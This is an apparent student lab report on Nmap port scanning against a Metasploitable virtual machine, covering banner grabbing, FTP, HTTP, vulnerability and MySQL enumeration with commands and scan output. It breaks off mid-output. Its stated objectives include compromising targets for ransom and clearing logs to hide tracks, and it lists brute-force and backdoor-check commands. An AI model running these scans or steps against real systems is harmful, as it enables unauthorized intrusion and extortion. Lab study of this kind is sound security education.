

Advanced Port Scanning using Nmap

Done by: Ridinbal M Dinesan, M.S.Saalik Shah

Table of Contents

Advanced Port Scanning using Kali.....	3
A. Introduction	3
1. Project Scope & Objectives	3
A General Overview of Port Scanning	3
Scope	4
Objectives	5
2. Phases of Ethical Hacking in Port scanning	5
3. Security properties of Port scanning	6
B. System design and implementation.....	6
1. Platforms and Tools used	6
2. System/network architecture.....	7
3. Experimental setup	12
4. Scripts/code used with explanation	13
C. System Validation and testing	14
1. Attacks and Testing Methodology	15
2. Test cases, scenarios and expected results and analysis.....	15
Test case 1: Banner Grabbing using Nmap.....	15
Expected Results and Analysis:.....	15
Test Case 2: FTP Enumeration	16
Expected Results and Analysis:.....	17
Test Case 3: HTTP enumeration (Finding hidden files and directories)	18
Expected Results and Analysis:.....	19
Some of the hidden files and directories	19
Test Case 4: Enumerate information about Vulnerability	22
Expected Results and Analysis:.....	22
Test Case 5: MySQL Enumeration	24
Expected Results and Analysis:.....	24
3. Recommendations for vulnerabilities mitigation	26
D. Conclusion	27
1. Conclusion	27
2. Challenges met and lessons learned.....	28
Challenges met	28
Lessons Learned	29
E. References	30

Advanced Port Scanning using Kali

A. Introduction

1. Project Scope & Objectives

A General Overview of Port Scanning

Port scanning is defined as scanning the network to find ports that are active i.e. open or unfiltered, it also helps in knowing whether the firewall is present and the name of the application using that particular port, the version, services, protocol used and so on. Ports have different services being used. A port ranges between 0 to 65535 in a system, among them 0 to 1023 are identified as standard ports which are assigned to services assigned by the Internet Assigned Numbers Authority (IANA).

Essentially a port scan sends client requests to one or a range of ports and wait for a reply, based on the reply we can understand whether the ports are open, closed, filtered or unfiltered. Generally, TCP and UDP protocols are used. Most commonly used port scans for TCP are TCP scan or connect, SYN scan, XMAS scan, NULL scan, FIN scan and ACK scan. And for UDP, since it is a connectionless protocol, it does not need a two-way handshake in order to start communicating since it only receives data. It does not send an acknowledgement, if the port does not respond then the port is open since it is receiving and if it is closed it will respond. By doing a port scan we also can determine whether the firewall is effective and whether the networks and servers are vulnerable. It helps in knowing the strength of the network.

Nmap Scripting Engine (NSE) is a digital library of Nmap scripts and is one of Nmap's most powerful features and it extends the capabilities of Nmap. NSE uses simple scripts written in Lua programming language. The scripts created performs a wide variety of automated network tasks and reports them. The main results that are achieved through open ports using Nmap script engine are network & service discovery, advanced version detection, vulnerability detection, detection of malware, backdoor detection and exploitation. All these scripts are stored in the "script category".

Nmap also allows users to create their own scripts and hence not limiting to the default scripts but with the requirement of programming the script with Lua programming language. It has more than 600 scripts in its library (Esteban Borges, 2019).

Nmap Scripting Engine is very efficient and easy to use, since it provides a lot of scripts it is very difficult to choose which is useful. So NSE has an option where if the command is executed with -sC, it will run the topmost powerful scripts which makes it very convenient for the user. Thus, making it a very useful and powerful tool in gathering information for exploitation.

Scope

We will be focusing on

1. Banner grabbing: - It is used to find information that exposed by the operating system, application and server. Information such as name, version service and so on. We are able to achieve this by running a port scanning tool called Nmap script engine which gives us the results about the exact version of the software, and the operating system running, state, service. This reveals the vulnerable applications that would lead to service exploitation by looking at the version and trying to find whether this version is known to have vulnerabilities. Many organizations are always careless in keeping their system up to date since they don't want any major changes until they know exactly what is going the change, but the keep out the important factor which is security. The new version could provide extra security features which is most of the time overlooked (even though it has ups and downs). We will be using Nmap scripts by using the option '-script =banner IP'. This helps us to get remote banners.
2. FTP Enumeration: - Ftp is used to share and access files between computers in a TCP/IP network. We will take advantage from what ftp offers based on different connection modes. We will be focusing on various different scripts that would check whether we could anonymous ourselves, interact with the target system by checking for vulnerabilities and other details.
3. HTTP Enumeration: - Http enumeration can help us get hidden information from the web server that would reveal directories and files which are stored. The information that is stored could be important, some companies store important information in the public server and are kept hidden from the users. They are confident that the users will not be able to access but hackers can find sneaky ways, with the help of Nmap script engine by implementing HTTP Enumeration and accessing the services running http or https. This information can prove helpful and can help us find vulnerabilities in databases as well.
4. Common Vulnerabilities Exposure: -By running Nmap using the vulners script it shows the information of the different vulnerabilities found and it categorizes them based on the rating of the CVE which ranges from 0 to 10 where 0 is less severity and 10 is high severity and this can be done locally or remotely.
5. MySQL Enumeration: - By using Nmap MySql enum we can get information of the MySql version, protocol, status, capabilities and others through a bug so that we can get user information in the MySql server and also use script commands that can help us brute force the passwords of the users stored in the server and also change the privileges of the users. Some versions of the MySQL database do not provide a password for the admin or sometimes create the password as "password" as default. Finding out whether the default settings are still used for the admin account can prove advantageous for the

hacker since now he can give privileges to his account and can make changes and he/she wishes. He can also revoke the privileges of the other accounts making it impossible for the staffs to login and asking them for a ransom in order to reset the privileges.

Objectives

1. Gaining information through scans by using Nmap
2. Using the information gained to find vulnerabilities of a particular based on version and other useful information
3. Compromising the target system for doing whatever we want to do or ask for a ransom to grant access.

2. Phases of Ethical Hacking in Port scanning

1. Scanning : - In this phase, the main goal is to maximize the amount of information that can be gathered through port scanners for vulnerabilities by scanning the open the ports. By doing this we can find the services running, whether it's an application, operating system or server. At the end, the hacker can use this information to exploit the weaknesses of the system.
2. Gaining Access: - Once the hacker is able to exploit the system through the application, server or operating system, the hacker can grant privileges that can give them the full control to the system. So now, the hacker can download files and directories, add/modify/delete anything in the system, revoke the privileges of the target in accessing their files and directories and also try to access the other systems connecting to it. The attacker does this all in the background without the target even noticing it. The attacker can then ask a ransom to give the access back to the target.
3. Clearing Tracks: - In this phase, the attacker needs to cover their tracks so that it makes it impossible to trace back, the attacker does this by first checking the logs and deleting the recorded log file. Making sure the folders created are deleted. Since we did a port scan by using the open ports, it will make it very difficult to trace if we close all the open ports.

3. Security properties of Port scanning

We will be addressing the following security property:

Confidentiality: - First by initiating a **scan to discover** the TCP/UDP ports on a target machine, then trying to establish a connection to the TCP/UDP ports to find the ports that are open in the target machine. If we find the ports that are open, we can then get to know the services, software, version and other information that are running on the ports of the target machine. If the software version that is running is known to have vulnerability or recently prone to a vulnerability, an attack can be easily initiated to exploit and **gain access** to the system.

Integrity: - If we are able to find vulnerability in MySQL database, we can access the database and modify the database tables. Thereby, invalidating integrity.

Availability: - When we gain access to the MySQL database, we can change or deny access privileges to information for a certain user, or many users and we could also change user's passwords that have access to the database which would overrule the availability component.

B. System design and implementation

1. Platforms and Tools used

a.) Platforms

Kali Linux VM is used for performing attacks on Metasploitable VM as it's used as a target and attacks will be done on this machine while Ubuntu VM will also be used to test firewall evasion.

b.) Tools


Nmap is used on Kali Linux VM to perform port scanning attacks and Wireshark will be used for packet analysis purposes.

2. System/network architecture

The systems that are used have Linux operating systems.

1. **Banner Grabbing**


Banner Grabbing helps us get the information such as name of the application, service and version. After scanning the ports using banner grabbing through Nmap scripting engine, we can see if the version of the application is known to any vulnerabilities and if it does contain, an attacker can easily exploit this service and cause a huge chaos for the organization.



In the above diagram, we see that the attacker machine uses banner grabbing to gain some information which was useful in finding an application which was not updated and had an older version which was exploitable, thereby giving access to the other systems and servers that were connected to it.

2. FTP Enumeration


FTP Enumeration helps us get access to applications using ftp service. If the version of the application is vulnerable. We can then access the ftp and do an anonymous login, once we are logged in, we can download all of the files which are stored in the ftp service. Hence, we got a lot of information without being detected.



In the above diagram, we see that the attacker machine tries to find the applications that use the ftp service by using ftp-anon for anonymous login, if the application current version is exploitable, the ftp-anon will be successful in giving us access to the files and folders. And all of this information can be easily downloaded by the attacker.

3. HTTP Enumeration

Http Enumeration helps us find the hidden files and directories in the webserver that is not easily accessible. Through the hidden directories and files, we can get access to the information of the web applications and check whether there are any known vulnerabilities in the service, version or the database. With this we can exploit the services and gain administrative privileges.




In the above diagram, we see that the attacker machine tries to find web applications which uses the http or https protocol. By using Nmap scripting script we can get the information of the hidden files and directories stored in the web server of the system.

4. Common Vulnerabilities Exposure

With the help of CVE we can get crucial information that can help exploit files and folders of the admin. This is proven very effective by scanning in unattended applications, we can possibly find issues with the SSL cipher which can help us bypass the login requirement and get to the files and folders of the admin. It shows the vulnerabilities of the system through other systems, applications or servers and gives us an assessment on whether it is vulnerable and the probable issues that makes it vulnerable and whether it is exploitable or not. This vulnerability is also

graded (between 1-10) to give an understanding of the vulnerability where 10 being highly critical.




In the above diagram, we see that the attacker machine tries to find the applications, system and servers that could possibly have a vulnerability. And we see that the attacker was able to gain access to other systems with the help of an unattended application from the target system that was exploitable.

5. MySQL Enumeration


MySQL Enumeration helps us get the information of MySQL database in a system. The results after the scan show the protocol number, version, the capabilities such as the supports and it displays the salt in the database which is used with the hashed passwords. So, this can be very useful. If the MySQL database has kept the default login for the admin i.e., user admin without password, we can then get access to the database easily. We can also use brute force to find if

there are other non-password usernames. Once we choose one of them, we can then set up a username for us and grant us the full privileges equal to an admin. So now we can delete, modify, add and revoke any information and user stored and recorded in the database.



In the above diagram, we see that the attacker machine tries to find the vulnerabilities in the MySQL database in the system. With the help of Nmap the attacker was able to get the version, salt and capabilities of the database. The attacker was also able to find the usernames which did not have passwords (possibly the admin has no password is set as default). Now the attacker can create a new account and grant that account the highest available privileges.

3. Experimental setup



Like in this experimental setup figure, we will be testing our scanning and attacks on Virtual machines of the same Nat network as we don't have permission to do Nmap scans on websites or any other machines so we will be following this setup. We will be performing Nmap scans and exploitation of vulnerabilities on Metasploitable VM from Kali Linux VM. We will also test Firewall Evasion on Ubuntu VM from Kali Linux VM.

4. Scripts/code used with explanation

a.) Test case 1: Banner grabbing using Nmap

i.) Code: `sudo nmap -F -T4 --script banner 10.0.2.6`

Explanation: Nmap fast scan(-F) is done on Metasploitable VM (10.0.2.6) in aggressive mode (-T4) timing option which makes the scan speed faster with making use of Nmap script called banner(--script banner) which helps in doing banner grabbing to find service version running on particular port.

b.) Test case 2: FTP Enumeration

i.) Code: `sudo ls -al /usr/share/nmap/scripts/ | grep -e "ftp"`

Explanation: This code is used to search for Nmap ftp scripts.

ii.) **Code:** `sudo nmap -p 21 -sS --script ftp-anon, ftp-syst, tftp-enum, vsftpd-backdoor 10.0.2.6`

Explanation: Nmap Syn scan(-sS) is done on Metasploitable VM (10.0.2.6) on its port 21 with making use of Nmap scripts like ftp-anon to find about anonymous ftp login, ftp-syst to know about FTP server status and ftp-backdoor script to know about backdoor vulnerability.

c.) Test case 3: HTTP Enumeration (Finding hidden files and directories)

i.) **Code:** `nmap -sV -p 80 --script http-enum 10.0.2.6`

Explanation: Nmap service version(-sV) scan is done on Metasploitable VM on port 80 with making use of http enum script to find out important files and directories that are not publicly listed on web server which can reveal some misconfiguration that can be exploited.

d.) Test case 4: Enumerate information about vulnerability

i.) **Code:** `sudo nmap -sV -p21-8080 --script vulners 10.0.2.6`

Explanation: Nmap service version scan is done on Metasploitable VM on ports 21 till 8080 with making use of nmap vulners script which helps to enumerate information about vulnerability based on banner or service version that we get during particular scan.

e.) Test case 5: MySQL Enumeration

i.) **Code:** `nmap -p 3306 --script mysql-info 10.0.2.6`

Explanation: Nmap port scan is done on Metasploitable VM on port 3306 with making use of MySQL info script as that helps in getting information regarding MySQL service.

ii.) **Code:** `nmap -T4 -p 3306 --script mysql-brute --script-args mysql-brute.threads=100 10.0.2.6`

Explanation: Nmap Aggressive mode timing(-T4) port scan is done on Metasploitable VM on port 3306 with making use of mysql brute script to find out about accounts that have access to MySQL server.

C. System Validation and testing

1. Attacks and Testing Methodology

The four-phase of attack and testing methodology used are:

- a) Recon: - In this phase, we try to get the basic information that could be very useful to the attacker which are version, state and service.
- b) Mapping: - In this phase, we try to get information about the vulnerabilities of all the applications in the system. By using Nmap to find the possible vulnerabilities by looking at the versions, status codes, capabilities and so.
- c) Discovery: - In this phase, by conduction a CVE (Common Vulnerability Exposure) we can get information related to the vulnerability and the critical level.
- d) Exploitation: - In this phase, after running Nmap and CVE we found the potential vulnerabilities and the application vulnerabilities we can exploit and the level of cruciality and criticality level.

2. Test cases, scenarios and expected results and analysis

In this project, the Nmap scripting engine will be extensively used as it's the most powerful feature of Nmap and it allows to perform a variety of tasks. It is useful for gathering more information about the target and even performing some attacks.

Test case 1: Banner Grabbing using Nmap

Banner grabbing is finding a service version running on a particular port. With the information got from banner grabbing, it's easier to do vulnerability analysis or vulnerability scan. It is very important and easy to achieve this using a Nmap script called banner.

Expected Results and Analysis:

```
ridzb@kali:~/Desktop$ sudo nmap -F -T4 --script banner 10.0.2.6
[sudo] password for ridzb:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-19 14:35 EST
Nmap scan report for 10.0.2.6
Host is up (0.00085s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_banner: 220 (vsFTPD 2.3.4)
22/tcp    open  ssh
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp    open  telnet
|_banner: \xFF\xFD\x18\xff\xFD \xFF\xFD#\xFF\xFD'
25/tcp    open  smtp
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
|_banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:10.0.2.6]
3306/tcp  open  mysql
|_banner: >\x00\x00\x00\x0A5.0.51a-3ubuntu5\x00\x07\x00\x00\x005Gp#XrV7\x
|_00,\xAA\x08\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 ...
5432/tcp  open  postgresql
5900/tcp  open  vnc
|_banner: RFB 003.003
6000/tcp  open  X11
8009/tcp  open  ajp13
MAC Address: 08:00:27:CC:61:A8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 15.80 seconds
```

Figure 1

In this Figure 1, found out banner information about Metasploitable VM's some open ports like for Port 21 which is FTP, banner information that was found out mentions that FTP is running vsFTPD 2.3.4. For port 22 which is ssh, it runs openSSH. For telnet, no information on the banner was displayed but found a piece of shellcode that can be useful. For SMTP port banner information, found out a domain name and its postfix, and it's running on Ubuntu operating system. And similarly, found out some more banner information about other ports as well.

Test Case 2: FTP Enumeration

FTP is a file transfer protocol and it's used to transfer files between a client and the server. For FTP enumeration we will be looking at FTP scripts available and what version does FTP port run.

```
ridzb@kali:~/Desktop$ sudo ls -al /usr/share/nmap/scripts/ | grep -e "ftp"
-rw-r--r-- 1 root root 4530 Jul 13 2020 ftp-anon.nse
-rw-r--r-- 1 root root 3253 Jul 13 2020 ftp-bounce.nse
-rw-r--r-- 1 root root 3108 Jul 13 2020 ftp-brute.nse
-rw-r--r-- 1 root root 3272 Jul 13 2020 ftp-libopie.nse
-rw-r--r-- 1 root root 3290 Jul 13 2020 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3768 Jul 13 2020 ftp-syst.nse
-rw-r--r-- 1 root root 6021 Jul 13 2020 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 Jul 13 2020 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root 5736 Jul 13 2020 tftp-enum.nse
ridzb@kali:~/Desktop$ nmap --script banner -p 21 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-19 15:26 EST
Nmap scan report for 10.0.2.6
Host is up (0.00052s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_banner: 220 (vsFTPd 2.3.4)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
ridzb@kali:~/Desktop$
```

Figure 2

Important FTP scripts will be used in this project like ftp anon script which is used to check if the ftp server allows anonymous logins, ftp-proftpd-backdoor which is an intensive script, and it tries to directly interact with the target and run commands on the system to check if the target is vulnerable and ftp-syst which displays more information about the system like FTP connection details.

Expected Results and Analysis:

```

ridzb@kali:~/Desktop$ sudo nmap -p 21 -sS --script ftp-anon,ftp-syst,tftp-enum,ftp-vsftpd-backdoor 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-19 15:39 EST
Nmap scan report for 10.0.2.6
Host is up (0.0015s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
ftp-syst:
STAT:
FTP server status:
  Connected to 10.0.2.8
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
